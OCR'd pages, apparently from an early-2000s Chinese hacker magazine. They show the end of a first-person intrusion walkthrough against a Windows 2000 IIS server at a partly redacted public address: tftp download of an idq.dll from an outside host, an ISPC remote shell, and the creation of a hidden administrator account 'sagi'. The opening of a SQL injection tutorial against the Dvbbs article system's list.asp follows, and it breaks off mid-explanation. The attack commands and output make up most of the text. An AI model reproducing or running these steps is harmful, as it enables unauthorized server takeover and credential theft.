
好了，转到正题上，既然我们可成功上传文件，那么上传 idq.dll，然后再使用 ISPC 进行连接不是可以吗？我越想越感觉成功的希望很大。

在上传文件前，还有点儿事情要做，在对方的 \winnt\system32 目录下也有个 idq.dll 文件。为了上传成功，我先将对方系统中的 idq.dll 改名保存，如果不改名，上传的 IDQ.

DLL 会覆盖原来系统中存在的那个 IDQ.DLL 文件，我感觉也不会影响我们正常的溢出，但为了上传及溢出的成功率，我仍建议将系统中原有的 IDQ.DLL 文件改名保存一下。

```
C:\WINNT\system32>
ren idq.dll idd.dll
C:\WINNT\system32>
C:\WINNT\system32>
tftp -i 61.*.*.135 GET idq.dll
C:\WINNT\system32>tftp -i 61.*.*.135 GET idq.dll
Transfer successful: 32768 bytes in 14 seconds, 2340 bytes/s
```


idq.dll 终于上传成功了，TFTPD32 中也提示文件下载成功了（图 7）。



```
C:\WINNT\system32>tftp -i
C:\WINNT\system32>tftp -i
tftp: can't write to local
C:\WINNT\system32>
C:\WINNT\system32>
C:\WINNT\system32>ren idq.
ren idq.dll idd.dll
C:\WINNT\system32>
C:\WINNT\system32>
tftp -i 61.[redacted].135 GET idq.dll
C:\WINNT\system32>tftp -i 61.[redacted].135 GET idq.dll
Transfer successful: 32768 bytes in 14 seconds, 2340 bytes/s
C:\WINNT\system32>
C:\WINNT\system32>
C:\WINNT\system32>
```

图 7

接着要做的就是将 idq.dll 复制到 scripts 目录下了，我想将 IDQ.DLL 复制到其他一些目录应该也是可以的，如 MSADC WWWROOT VTI_BIN 等。不过，因为 SCRIPTS 目录 IIS 默认的权限为“脚本及可执行程序”，所以将 IDQ.DLL 复制到这类的目录下，连接的成功性会更高一些的。不过，在其他目录下是否会成功，我倒是没有做过测试，如果各位有兴趣，不妨一试。如图 8 所示，最关键的就是看 ISPC 的连接是否成功。我又在本地开了一个 CMD 窗口，进行连接。



```
C:\WINNT\system32>copy idq.dll c:\inetpub\scripts

copy idq.dll c:\inetpub\scripts
已复制         1 个文件。

C:\WINNT\system32>
C:\WINNT\system32>cd c:\

cd c:\

C:\>
C:\>cd inetpub\scripts

cd inetpub\scripts

C:\Inetpub\scripts>
C:\Inetpub\scripts>dir idq.dll

dir idq.dll
 驱动器 C 中的卷没有标签。
 卷的序列号是 3941-19EC


 C:\Inetpub\scripts 的目录

2001-05-04  12:05              121,104 idq.dll
               1 个文件        121,104 字节
```

图 8

yeah！连接成功了，我又查看了一下对方的帐号（图 9），习惯性的加了个帐号，看看我现在拥有的权限有多大！

如图 10 所示，我终于得到了对方的 Administrator 权限。



```
G:\hacker\win2000\ispc>ispc 61.177.[redacted]/scripts/idq.dll

Start to connect to the server...
We Got It!
Please Press Some <Return> to Enter Shell....

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\WINNT\system32>net user

C:\WINNT\system32>


C:\WINNT\system32>

net user

\\ 的用户帐户

-------------------------------------------------------------------
Administrator            Guest                  IUSR_AMD
IWAM_AMD                 NetShowServices        TsInternetUser
命令运行完毕，但发生一个或多个错误。
```

图 9



```
C:\WINNT\system32>net user sagi 135790 /add

C:\WINNT\system32>

C:\WINNT\system32>
net user sagi 135790 /add
命令成功完成。

C:\WINNT\system32>
C:\WINNT\system32>net localgroup administrators sagi /add

C:\WINNT\system32>

C:\WINNT\system32>
net localgroup administrators sagi /add

命令成功完成。


C:\WINNT\system32>
C:\WINNT\system32>net localgroup administrators

C:\WINNT\system32>
```

图 10

最后我又查看了一下对方系统中拥有 Administrator 权限的帐号，我添加的那个 sagi 帐号已经在里边了（图 11）。

至此，整个入侵过程结束。我终于使用 ASP 漏洞得到了入侵者最想要得到的东西——系统的最高控制权限。看了看电脑时间，已是深夜 1 点钟了呢，真的好累好困呀！



```
C:\WINNT\system32>
C:\WINNT\system32>net localgroup administrators

C:\WINNT\system32>

C:\WINNT\system32>
net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------
Administrator
Guest
NetShowServices
sagi
命令成功完成。

C:\WINNT\system32>
C:\WINNT\system32>
```

图 11

五、一点心得

说实在的，本文并没有什么高深的东西，所使用的工具也都是旧的，相信许多朋友的电脑中都保存着。当然，如果你真的没有，文章中提到的 aspcode、winwmiex.exe、TFTPD32、RunAsX.exe、ISPC.EXE 及 IDQ.DLL 可以在光盘中找到。我之所以能成功，是因为方法的原因。

希望许多小菜看了本文后，对于一些教程的掌握及工具的使用能够有一个崭新的认识。换句话来说，这一次我是利用 ASP 漏洞来提升权限的，那么下一次如果出了新的只能得到 GUEST 权限的漏洞，你会不会活学活用呢？或者是又出了别的新的本地溢出程序，你会不会灵活使用呢？这才是最重要的！

一种通用的 Sql Injection 攻击方法

lcx

Sql Injection 是一个描述将 SQL 代码传递到一个并不被开发人员所想要的应用程序中去的专业术语。Sql Injection 攻击通俗点讲，就是通过 hacker 精心构造 sql 语句在原有的 web 程序（像论坛、留言本）里执行，达到获取主机权限、用户密码等信息，从而实现 80 端口的入侵。Sql Injection 攻击因构造 sql 的语句不同、被入侵主机的系统或 web 程序不同，方法也是多种多样。但我在这里总结出一种通用的 Sql Injection 攻击方法，简单实用，那就是 Sql Injection with Access 的跨表子查询。

实例破解——动网文章系统

我们还是先看实例，然后再来总结。动网文章是一款由

WWW.ASPSKY.NET开发和维护的源代码开放的文章管理系统，在国内使用非常广泛；由于其list.asp文件没有过滤用户提交传递给SQL查询的输入，导致远程攻击者可以用这个漏洞进行SQL注入攻击。

试看动网文章系统list.asp中的相关代码：

```
sql="select Aclass.class,ANclass.Nclass,article.title,article.classid,article.Nclassid from article,Aclass,ANclass where article.classid=Aclass.classid and article.Nclassid=ANclass.Nclassid and article.articleID="&request("id")
```

不懂ASP的菜鸟好像头有点大了，没事，我来解析一下。动网文章用的数据库名是article.mdb，用acess2000打开后，看到图1所示的界面。




图1

图1中的aclass、admin、anclass、article都是article.mdb的表名。其中article表存放的是收集的文章（图2）。




图2

admin表存放的是的动网文章管理员名和密码（图3）。




图3

aclass、anclass这两个表是存放文章的分类。上边的list代码就是从这些表名中选出你要看的文章的所有信息。像图2中的articleid有102的话，就是list.asp代码中的id=102，那么我们看到的情形如图4。

打开后就是一篇文章，题目是“Damware NT Utilities使用心得”，属于技术文库，articleid代码是102，这些信息你在article.mdb中全可以找到。但程序编写者在这里肯定不会暴露admin表的内容。通过看list.asp的源码，可得知动网作者没有限制id的属性，即图4中，IE地址栏里http://192.168.1.3/wz/list.asp?id=102”中的102我们可随便改成别的，改成56或33、47，它是显示另一篇放在数据库里的文章，但我们在后边加个条件成真的等式（如1=1或2=2），将其值放在sql语句里查询，url改成http://192.168.1.3/wz/list.asp?id=102 and 11=11（图5）。就会出现错误页面。

